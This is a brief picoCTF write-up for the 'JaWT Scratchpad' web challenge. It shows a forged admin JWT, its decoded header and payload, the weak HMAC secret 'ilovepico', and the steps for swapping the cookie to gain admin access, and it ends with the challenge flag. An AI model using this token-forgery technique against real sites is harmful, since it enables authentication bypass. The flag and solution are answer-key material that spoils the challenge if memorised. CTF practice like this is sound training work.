JaWT Scratchpad

Web Exploitation

Description:

Check the admin scratchpad!

https://jupiter.challenges.picoctf.org/problem/63090/ or http://jupiter.challenges.picoctf.org:63090

Hints:

- 1) What is that cookie?
- 2) Have you heard of JWT?

Solution:

Encoded

eyJ0eXAiOiJKV1QiLCJhbGciOiJ IUzI1NiJ9.eyJ1c2VyIjoiYWRta W4ifQ.gtqD14jVDvNbEe_JYEZTN 19Vx6X9NNZtRVbKPBkhO-s

Decoded

```
HEADER:

{
    "typ": "JWT",
    "alg": "HS256"
}

PAYLOAD:


{
    "user": "admin"
}

VERIFY SIGNATURE

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    ilovepico
)    secret base64 encoded
```

1) We can use a jwt encoder to see what the web tokens mean.

- 2) We know that we need to be admin to get the flag.
- 3) We change the cookie to get the required admin login to get the flag.



Flag: picoCTF{jawt_was_just_what_you_thought_f859ab2f}